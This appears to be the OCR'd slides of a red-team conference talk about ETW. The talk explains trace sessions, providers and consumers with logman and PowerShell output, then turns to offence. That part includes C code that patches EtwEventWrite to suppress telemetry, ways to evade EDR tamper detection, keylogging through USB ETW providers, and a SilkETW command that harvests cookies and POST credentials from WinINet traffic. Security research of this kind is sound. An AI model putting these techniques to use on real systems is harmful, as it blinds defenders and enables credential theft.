Impostors among Crewmates: Leveraging ETW for Red Team Purposes

Presented By: Fletcher Davis

AGENDA

Introduction to ETW

Overview of ETW and its components

From Blue to Red

Repurposing ETW Functionality for Offensive Purposes

Qualifying Normality

Using Windows Telemetry to Shift Asymmetries


Final Thoughts

Conclusion and References

Introduction to ETW

Event Tracing For Windows

- Event Tracing for Windows (ETW) provides a mechanism to trace and log events that are raised by user-mode applications and kernel-mode drivers
- Introduced in Windows 2000
- Originally designed for performance monitoring and debugging
- Endpoint security products have begun to leverage ETW to identify malicious activity
  - Microsoft Defender for Endpoint (MDE) relies heavily on ETW


ETW Controller
Enable/Disable
Event Tracing Session
Session 1
Session 2
Session 3
Events
Log Files
Events
Events in Real-Time
Logged Events
ETW Provider
ETW Consumer

ETW Controllers

- Responsible for managing trace sessions, providers, and consumers
- Start and stop event tracing sessions
- Enables and disables providers within a trace session
- Users/Services that can control trace sessions:
  - Local Administrators
  - Users in the Performance Log Users group
  - Services running as LocalSystem, LocalService, or NetworkService

ETW Trace Sessions

- Consumer of one or more ETW providers
- Events can be consumed in real-time or outputted to .ETL files
- Trace sessions have the ability to filter providers are particular events
- Event Tracing supports a maximum of 64 event tracing sessions executing simultaneously

ETW Providers

- Responsible for generating events and writing them to ETW trace sessions
  - Providers exist in both userland and the kernel
- Providers have unique GUIDs
- Applications can register ETW providers and write events to them
- Four types of ETW providers:
  - Manifest-Based Providers
  - MOF Providers
  - Windows Software Trace Preprocessor (WPP) Providers
  - TraceLogging Providers

ETW Providers

Manifest-Based Providers

- Use an XML-based manifest to define events so consumers know how to consume them
  - Referred to as Instrumentation Manifest
- Can be enabled by up to eight trace sessions simultaneously
- Primary provider for Windows Event Log
  - Requires channel attribute
- Use EventRegister and EventWrite functions to register and write events

MOF (Classic) Providers

- Use MOF classes to define events so consumers know how to consume them
  - Think back to WMI providers
- Can be enabled by only one trace session at a time
- Use the RegisterTraceGuids and TraceEvent functions to register and write events

ETW Providers

WPP Providers

- Designed for debugging a single binary
  - Not intended to be consumed for any other purpose
- WPP Providers, by design, do not supply an event manifest
  - Requires reverse engineering to recover
- Can be enabled by only one trace session at a time
- Use the RegisterTraceGuids and TraceEvent functions to register and write events

TraceLogging Providers

- Event schema is stored in application binary
  - Schema is stored in _TraceLoggingMetadata_t structure
- Results in larger events and ETL files
- Can be enabled by up to eight trace sessions simultaneously
- Use TraceLoggingRegister and TraceLoggingWrite functions to register and write events

ETW Consumers

- Consumers are applications that collect events from one or more event tracing sessions
- Can receive events in multiple ways:
  - Log files
  - Trace sessions that deliver events in real-time
- A well-known consumer is the Windows Event Viewer

Interacting With ETW: Logman

- Logman is a built-in Windows utility for handling ETW and Event Tracing Sessions
- Allows you to query, create, start, and stop tracing sessions
- Windows comes with more than 1000 registered providers and 12 trace sessions by default

```
C:\Users\Dev>logman query providers

Provider                                GUID
-------------------------------------------------------------------------------
.NET Common Language Runtime            {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
ACPI Driver Trace Provider              {DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
Active Directory Domain Services: SAM   {8E598056-8993-11D2-819E-0000F875A064}
Active Directory: Kerberos Client       {BBA3ADD2-C229-4CDB-AE2B-57EB6966B0C4}
Active Directory: NetLogon              {F33959B4-DBEC-11D2-895B-00C04F79AB69}
ADODB.1                                 {04C8A86F-3369-12F8-4769-24E484A9E725}
ADOMD.1                                 {7EA56435-3F2F-3F63-A829-F0B35B5CAD41}
Application Popup                       {47BFA2B7-BD54-4FAC-B70B-29021084CA8F}
Application-Addon-Event-Provider        {A83FA99F-C356-4DED-9FD6-5A5EB8546D68}
ATA Port Driver Tracing Provider        {D08BD885-501E-489A-BAC6-B7D24BFE6BBF}
AuthFw NetShell Plugin                  {935F4AE6-845D-41C6-97FA-380DAD429B72}
BCP.1                                   {24722B88-DF97-4FF6-E395-DB533AC42A1E}
BFE Trace Provider                      {106B464A-8043-46B1-8CB8-E92A0CD7A560}
BITS Service Trace                      {4A8AAA94-CFC4-46A7-8E4E-17BC45608F0A}
```

Enumerating Providers

```
C:\Users\Dev>logman query providers Microsoft-Windows-WinINet

Provider                                GUID
-------------------------------------------------------------------------------
Microsoft-Windows-WinINet               {43D1A55C-76D6-4F7E-995C-64C711E5CAFE}

Value               Keyword             Description
-------------------------------------------------------------------------------
0x0000000000000001  WININET_KEYWORD_HANDLES Flagged on all WinINet events dealing with creation or destruction of INTERNET handles
0x0000000000000002  WININET_KEYWORD_HTTP Flagged on all WinINet events dealing with processing of HTTP requests and responses
0x0000000000000004  WININET_KEYWORD_CONNECTION Flagged on all WinINet events dealing with network operations (TCP, DNS)
0x0000000000000008  WININET_KEYWORD_AUTH Flagged on all WinINet events dealing with authentication
0x0000000000000010  WININET_KEYWORD_HTTPS Flagged on all WinINet events dealing with HTTPS
0x0000000000000020  WININET_KEYWORD_AUTOPROXY Flagged on all WinINet events dealing with AUTOPROXY
0x0000000000000040  WININET_KEYWORD_COOKIES Flagged on all WinINet events dealing with Cookies
0x0000000000000080  WININET_KEYWORD_IE   Flagged on all WinINet IE events
0x0000000000000100  WININET_KEYWORD_AOAC
0x0000000000000200  WININET_KEYWORD_HTTPDIAG
0x0000000100000000  WININET_KEYWORD_SEND Flagged on all WinINet events dealing with sending packet capture
0x0000000200000000  WININET_KEYWORD_RECEIVE Flagged on all WinINet events dealing with receiving packet capture
0x0000000400000000  WININET_KEYWORD_MOBILE Flagged on all WinINet events relevant only to Mobile SKUs
0x0000020000000000  WININET_KEYWORD_PII_PRESENT Flagged on all WinINet events dealing with potential personally identifiable
information
0x0000040000000000  WININET_KEYWORD_PACKET Flagged on all WinINet events dealing with packet capture
0x0001000000000000  win:ResponseTime     Response Time
0x8000000000000000  Microsoft-Windows-WinINet/Analytic
0x4000000000000000  Microsoft-Windows-WinINet/UsageLog
0x2000000000000000  Microsoft-Windows-WinINet/WebSocket

Value               Level               Description
-------------------------------------------------------------------------------
0x02                win:Error           Error
0x04                win:Informational   Information
0x05                win:Verbose         Verbose

PID                 Image
-------------------------------------------------------------------------------
0x00002f60          C:\Program Files\Sublime Text\sublime_text.exe
0x00001c98          C:\Users\Dev\AppData\Local\Microsoft\OneDrive\OneDrive.exe
0x000025e0          C:\Program Files\Mozilla Firefox\firefox.exe
0x00001dac          C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
0x00001cac          C:\Program Files\WindowsApps\Microsoft.YourPhone_1.22072.207.0_x64__8wekyb3d8bbwe\PhoneExperienceHost.exe
0x00001848          C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
0x000006c8          C:\Windows\explorer.exe
```

Enumerating Trace Sessions

```
C:\Users\Dev>logman -ets

Data Collector Set                      Type                          Status
-------------------------------------------------------------------------------
Eventlog-Security                       Trace                         Running
Diagtrack-Listener                      Trace                         Running
LwtNetLog                               Trace                         Running
NetCore                                 Trace                         Running
NtfsLog                                 Trace                         Running
RadioMgr                                Trace                         Running
WiFiSession                             Trace                         Running
WindowsUpdate_trace_log                 Trace                         Running
UserNotPresentTraceSession              Trace                         Running
MSDTC_TRACE_SESSION                     Trace                         Running
8696EAC4-1288-4288-A4EE-49EE431B0AD9    Trace                         Running
SgrmEtwSession                          Trace                         Running
Microsoft.Windows.UpdateHealthTools     Trace                         Running
Microsoft.Windows.Remediation           Trace                         Running
SHS-09202022-233610-7-7f                Trace                         Running
```

Analyzing Trace Sessions

```
C:\Users\Dev>logman query NetCore -ets

Name:                 NetCore
Status:               Running
Root Path:            C:\Windows\System32\LogFiles\WMI
Segment:              Off
Schedules:            On
Segment Max Size:     22 MB

Name:                 NetCore\NetCore
Type:                 Trace
Output Location:      C:\Windows\System32\LogFiles\WMI\NetCore.etl
Append:               Off
Circular:             On
Overwrite:            Off
Buffer Size:          128
Buffers Lost:         0
Buffers Written:      902
Buffer Flush Timer:   0
Clock Type:           Performance
File Mode:            File

Provider:
Name:                 {ABB1FC61-49BA-4CC3-809F-7ABE1F8BA315}
Provider Guid:        {ABB1FC61-49BA-4CC3-809F-7ABE1F8BA315}
Level:                5
KeywordsAll:          0x0
KeywordsAny:          0xffffffffffffffff
```

Interacting With ETW: PowerShell

- The EventTracingManagement PowerShell module allows you to query, create, start, and stop tracing sessions
- The System.Diagnostics.Eventing.Reader Namespace allows you to query providers and specific data about each provider

```
PS C:\Users\Dev> Get-NetEventProvider -ShowInstalled | Select-Object -Property Name

Name
----
Windows Defender Firewall Service
Deduplication Tracing Provider
FD WSDAPI Trace
UMDF - Framework Trace
WPD ShellServiceObject Trace
File Kernel Trace; Volume To Log
OLEDB.1
EA IME API
Microsoft-Windows-OfflineFiles-CscFastSync
AuthFw NetShell Plugin
```

Creating a Trace Session

```
PS C:\Users\Dev> New-EtwTraceSession -Name "Atlanta Demo" -LocalFilePath C:\Users\Dev\AtlantaOffSite.etl

Name             : Atlanta Demo
LoggingModeNames : {EVENT_TRACE_INDEPENDENT_SESSION_MODE, EVENT_TRACE_PERSIST_ON_HYBRID_SHUTDOWN}
LocalFilePath    : C:\Users\Dev\AtlantaOffSite.etl
MaximumFileSize  : 0
MinimumBuffers   : 12
MaximumBuffers   : 34
FlushTimer       : 0
ClockType        : Performance

PS C:\Users\Dev> Add-EtwTraceProvider -Guid "{5EEFEBDB-E90C-423A-8ABF-0241E7C5B87D}" -SessionName "Atlanta Demo"

SessionName     : Atlanta Demo
Guid            : {5EEFEBDB-E90C-423A-8ABF-0241E7C5B87D}
Level           : 0 (WINEVENT_LEVEL_LOG_ALWAYS)
MatchAnyKeyword : 0×0
MatchAllKeyword : 0×0
EnableProperty  :

PS C:\Users\Dev> Get-EtwTraceSession -Name "Atlanta Demo"

Name             : Atlanta Demo
LoggingModeNames : {EVENT_TRACE_INDEPENDENT_SESSION_MODE, EVENT_TRACE_PERSIST_ON_HYBRID_SHUTDOWN}
LocalFilePath    : C:\Users\Dev\AtlantaOffSite.etl
MaximumFileSize  : 0
MinimumBuffers   : 12
MaximumBuffers   : 34
FlushTimer       : 0
ClockType        : Performance
```

Analyzing Providers


```
PS C:\Users\Dev> [System.Diagnostics.Eventing.Reader.ProviderMetadata]("Microsoft-Windows-DotNETRuntime")


Name              : Microsoft-Windows-DotNETRuntime
Id                : e13c0d23-ccbc-4e12-931b-d9cc2eee27e4
MessageFilePath   : C:\Windows\Microsoft.NET\Framework\v4.0.30319\clretwrc.dll
ResourceFilePath  : C:\Windows\Microsoft.NET\Framework\v4.0.30319\clretwrc.dll
ParameterFilePath :
HelpLink          : https://go.microsoft.com/fwlink/events.asp?CoName=Microsoft
Corporation&ProdName=Microsoft® .NET Framework&ProdVer=4.0.30319.0&FileName=clretwrc.dll&FileVer=4.8.4084.0
DisplayName       :
LogLinks          : {}
Levels            : {win:LogAlways, win:Error, win:Informational, win:Verbose}
Opcodes           : {win:Start, win:Stop, GCSuspendEEBegin, ModuleRangeLoad ... }
Keywords          : {GCKeyword, GCHandleKeyword, FusionKeyword, LoaderKeyword ... }
Tasks             : {GarbageCollection, WorkerThreadCreation, IOThreadCreation, WorkerThreadRetirement ... }
Events            : {1, 1, 1, 2 ... }
```

Analyzing Providers


```
PS C:\Users\Dev> [System.Diagnostics.Eventing.Reader.ProviderMetadata]("Microsoft-Windows-DotNETRuntime")
| Select-Object -ExpandProperty Opcodes

Name                                          Value DisplayName
----                                          ----- -----------
win:Start                                         1 Start
win:Stop                                          2 Stop
GCSuspendEEBegin                                 10 SuspendEEStart
ModuleRangeLoad                                  10 ModuleRangeLoad
BulkType                                         10 BulkType
GCAllocationTick                                 11 AllocationTick
Enqueue                                          11 Enqueue
Creating                                         11 Creating
GCCreateConcurrentThread                         12 CreateConcurrentThread
Dequeue                                          12 Dequeue
Running                                          12 Running
GCTerminateConcurrentThread                      13 TerminateConcurrentThread
IOEnqueue                                        13 IOEnqueue
DCStartComplete                                  14 DCStartCompleteV2
IODequeue                                        14 IODequeue
GCFinalizersEnd                                  15 FinalizersStop
DCEndComplete                                    15 DCEndCompleteV2
IOPack                                           15 IOPack
GCFinalizersBegin                                19 FinalizersStart
GCBulkRootEdge                                   20 GCBulkRootEdge
GCBulkRootConditionalWeakTableElementEdge        21 GCBulkRootConditionalWeakTableElementEdge
GCBulkNode                                       22 GCBulkNode
GCBulkEdge                                       23 GCBulkEdge
```

Interacting With ETW: Performance Monitor

- Performance Monitor allows for an operator to query, create, and modify ETW trace sessions using a graphical user interface
- Other GUI-based applications exist for performing particular ETW-related actions



Analyzing And Modifying Trace Sessions



From Blue to Red

Patching ETW Write Events

- Recent research by Adam Chester describes patching the EtwEventWrite function by having it return when the function is called
- Prevents the process from writing ETW events to trace sessions monitoring events from particular providers

```
779f2459 33cc            xor     ecx, esp
779f245b e8501a0100      call    ntdll!__security_check_cookie (77
779f2460 8be5            mov     esp, ebp
779f2462 5d              pop     ebp
779f2463 c21400          ret     14h
```

Patching ETW Write Events

```
// Get the EventWrite function
void *eventWrite = GetProcAddress(LoadLibraryA("ntdll"), "EtwEventWrite");

// Allow writing to page
VirtualProtect(eventWrite, 4, PAGE_EXECUTE_READWRITE, &oldProt);

// Patch with "ret 14" on x86
memcpy(eventWrite, "\xc2\x14\x00\x00", 4);

// Return memory to original protection
VirtualProtect(eventWrite, 4, oldProt, &oldOldProt);
```

```
ntdll!EtwEventWrite:
779f23c0 c21400          ret     14h
779f23c3 00ec            add     ah, ch
779f23c5 83e4f8          and     esp, 0FFFFFFF8h
779f23c8 81ece0000000    sub     esp, 0E0h
```

Tampering With ETW Write Events: Considerations

- Particular EDRs monitor for tampering of the EtwEventWrite function
  - Cortex XDR
- Important to consider how a security product treats a sudden lack of telemetry from a particular source
- Ways to potentially circumvent detections around tampering:
  - Patch the syscall NtTraceEvent
  - Hook the function and tamper with the input/output from the function
  - Be conscious of process context
- Multiple providers that can write events outside of the EtwEventWrite function

Key Logging With ETW

- Two USB ETW Providers are capable of tracking and ingesting mouse and keyboard data
  - **Microsoft-Windows-USB-UCX** (36DA592D-E43A-4E28-AF6F-4BC57C5A11E8)
  - **Microsoft-Windows-USB-USBPORT** (C88A4EF5-D048-4013-9408-E04B7DB2814A)
- Data stored in 8 byte “payloads” from the Human Interface Device (HID) USB device

```
starting capture ...
20161017 12:28:43.385   00 00 0B 00 00 00 00 00        h
20161017 12:28:48.609   00 00 08 00 00 00 00 00        e
20161017 12:28:50.161   00 00 0F 00 00 00 00 00        l
20161017 12:28:50.505   00 00 0F 00 00 00 00 00        l
20161017 12:28:51.025   00 00 12 00 00 00 00 00        o
20161017 12:28:53.073   00 00 2C 00 00 00 00 00        [SPACE]
20161017 12:28:56.218   00 00 1A 00 00 00 00 00        w
20161017 12:28:56.769   00 00 12 00 00 00 00 00        o
20161017 12:28:56.993   00 00 15 00 00 00 00 00        r
20161017 12:28:57.209   00 00 0F 00 00 00 00 00        l
20161017 12:28:57.442   00 00 07 00 00 00 00 00        d
```

Credential/Cookie Stealing With ETW

- The Microsoft-Windows-WinINet ETW provider leaks sensitive web information in its trace events
  - Captures all data that passes through the WinINet API
- Works with both HTTP and HTTPS traffic
- Exposed information includes:
  - URLs
  - Cookies
  - Credentials (POST request parameters)

Credential/Cookie Stealing With ETW

```
PS C:\Users\Dev> .\SilkETW.exe -t user -pn Microsoft-Windows-WinInet -ot file -p AtlantaCookieSteal.json -l Verbose
```

```
[v0.8 - Ruben Boonen => @FuzzySec]

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 3125
[+] Collector terminated
```

```
PS C:\Users\Dev> cat .\AtlantaCookieSteal.json | findstr /i "WININET_COOKIE_ADDED_TO_HEADER"
{"ProviderGuid":"43d1a55c-76d6-4f7e-995c-64c711e5cafe","YaraMatch":[],"ProviderName":"Microsoft-Windows-
WinINet","EventName":"WININET_COOKIE_ADDED_TO_HEADER","Opcode":0,"OpcodeName":"Info","TimeStamp":"2022-10-02T23:51:22.6534116-04:00"
,"ThreadID":13148,"ProcessID":11496,"ProcessName":"iexplore","PointerSize":4,"EventDataLength":371,"XmlEventData":
{"ProviderName":"Microsoft-Windows-
WinINet","ActivityID":"00cc000c1a260000e82cdc06f0f07a11","Path":"/","EventName":"WININET_COOKIE_ADDED_TO_HEADER","Domain":"github.co
m","PID":"11496","Name":"_gh_sess","FormattedMessage":"Cookie added to the request header: Domain=github.com, Path=/, Name=_gh_sess,
Value=OsRiYb4ZRW...<REDACTED>...","MSec":"3660.8768","PName":""}}
```

Qualifying Normality

Problem We Are Trying to Solve

- Defenders have ample knowledge and data on endpoints managed by their organization / across organizations
- Sophisticated defenders can leverage this data to identify anomalous behavior
  - Parent/Child process relationships
  - Non-web processes making outbound HTTPS connections
- How can red teamers leverage Windows telemetry to identify *where* their malicious activity looks normal?

Introducing "Crowdlight"

- Operators can leverage telemetry generated through ETW to identify the benign contexts for otherwise malicious post-exploitation behavior
- Understanding this behavior allows operators to make more nuanced tradecraft decisions to better blend-in to the operational environment
- Requires operators to analyze and understand what events are generated through particular capability
  - Ex. Identify applications that normally make outbound network connections to CloudFront
  - Kind of like what a detection engineer might do, but for offensive purposes

How to play?

Step 1

Identify ETW Providers and Events of Interest

Step 2

Configure SilkETW to Monitor Providers and Filter on Events

Step 3

Create Trace Session and Log Output

Step 4

Consume Output to Centralized Analysis Platform

Step 5

Analyze Ingested Data and Profit

Identify ETW Providers and Events of Interest

- Thousands of ETW Providers serve telemetry around different Windows functionality
- Examples of ETW Providers containing interesting events:
  - Microsoft-Windows-Kernel-Process
  - Microsoft-Windows-LDAP-Client
  - Microsoft-Windows-WinHttp
  - Microsoft-Windows-DotNETRuntime
  - Microsoft-Windows-Kernel-Audit-API-Calls

Microsoft-Windows-DotNETRuntime Provider

- The Microsoft-Windows-DotNETRuntime ETW provider monitors events around the CLR runtime. Events we are interested in include:
  - Event ID 141/152: Module Load
  - Event ID 142/153: Module Unload
  - Event ID 154/155: Assembly Load / Unload
  - Event ID 156/157: AppDomain Load / Unload

129	Microsoft-Windows-DotNETRuntime	154	0	LoaderAssemblyLoad(UInt64 AssemblyID, UInt64 AppDomainID, UInt32 AssemblyFlags, UnicodeString FullyQualifiedAssemblyName)
130	Microsoft-Windows-DotNETRuntime	154	1	LoaderAssemblyLoad_V1(UInt64 AssemblyID, UInt64 AppDomainID, UInt64 BindingID, UInt32 AssemblyFlags, UnicodeString FullyQualifiedAssemb
131	Microsoft-Windows-DotNETRuntime	155	0	LoaderAssemblyUnload(UInt64 AssemblyID, UInt64 AppDomainID, UInt32 AssemblyFlags, UnicodeString FullyQualifiedAssemblyName)
132	Microsoft-Windows-DotNETRuntime	155	1	LoaderAssemblyUnload_V1(UInt64 AssemblyID, UInt64 AppDomainID, UInt64 BindingID, UInt32 AssemblyFlags, UnicodeString FullyQualifiedAsser
133	Microsoft-Windows-DotNETRuntime	156	0	LoaderAppDomainLoad(UInt64 AppDomainID, UInt32 AppDomainFlags, UnicodeString AppDomainName)
134	Microsoft-Windows-DotNETRuntime	156	1	LoaderAppDomainLoad_V1(UInt64 AppDomainID, UInt32 AppDomainFlags, UnicodeString AppDomainName, UInt32 AppDomainIndex, UInt16 ClrIn


Configuring SilkETW

Filter on Event Names

Userland Provider

Output JSON File

```
PS C:\Users\Dev> .\SilkETW.exe -t user -pn Microsoft-Windows-DotNETRuntime -ot file -p C:\Users\dotnet_test.json
-f EventName -fv AssemblyLoad_V1
```



```
[v0.8 - Ruben Boonen => @FuzzySec]

[+] Collector parameter validation success..
[>] Starting trace collector (Ctrl-c to stop)..
[?] Events captured: 6
[>] Stopping trace collector..
[+] Collector terminated
```

ETW Provider

Filter on Assembly Loading Events

Create Trace Session and Log Output


```
.7165472-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":178,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.8279205-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":210,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.8467165-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":206,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.8482804-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":186,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.971582-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":196,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x0
.0230053-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":194,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.0346264-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":208,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.0347136-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":188,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.0347937-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":198,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.0357551-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":188,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.2736031-04:00","ThreadID":8436,"ProcessID":9920,"ProcessName":"Update","PointerSize":4,"EventDataLength":200,"XmlEventData":{"AppDomainID":"0x17a4318","BindingID":"0x
.994045-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":182,"XmlEventData":{"AppDomainID":"0x732cc7c0","BindingID":"
.9991124-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":162,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.0044607-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":188,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
.0045562-04:00","ThreadID":15716,"ProcessID":12624,"ProcessName":"Update","PointerSize":4,"EventDataLength":178,"XmlEventData":{"AppDomainID":"0x1834b20","BindingID":"
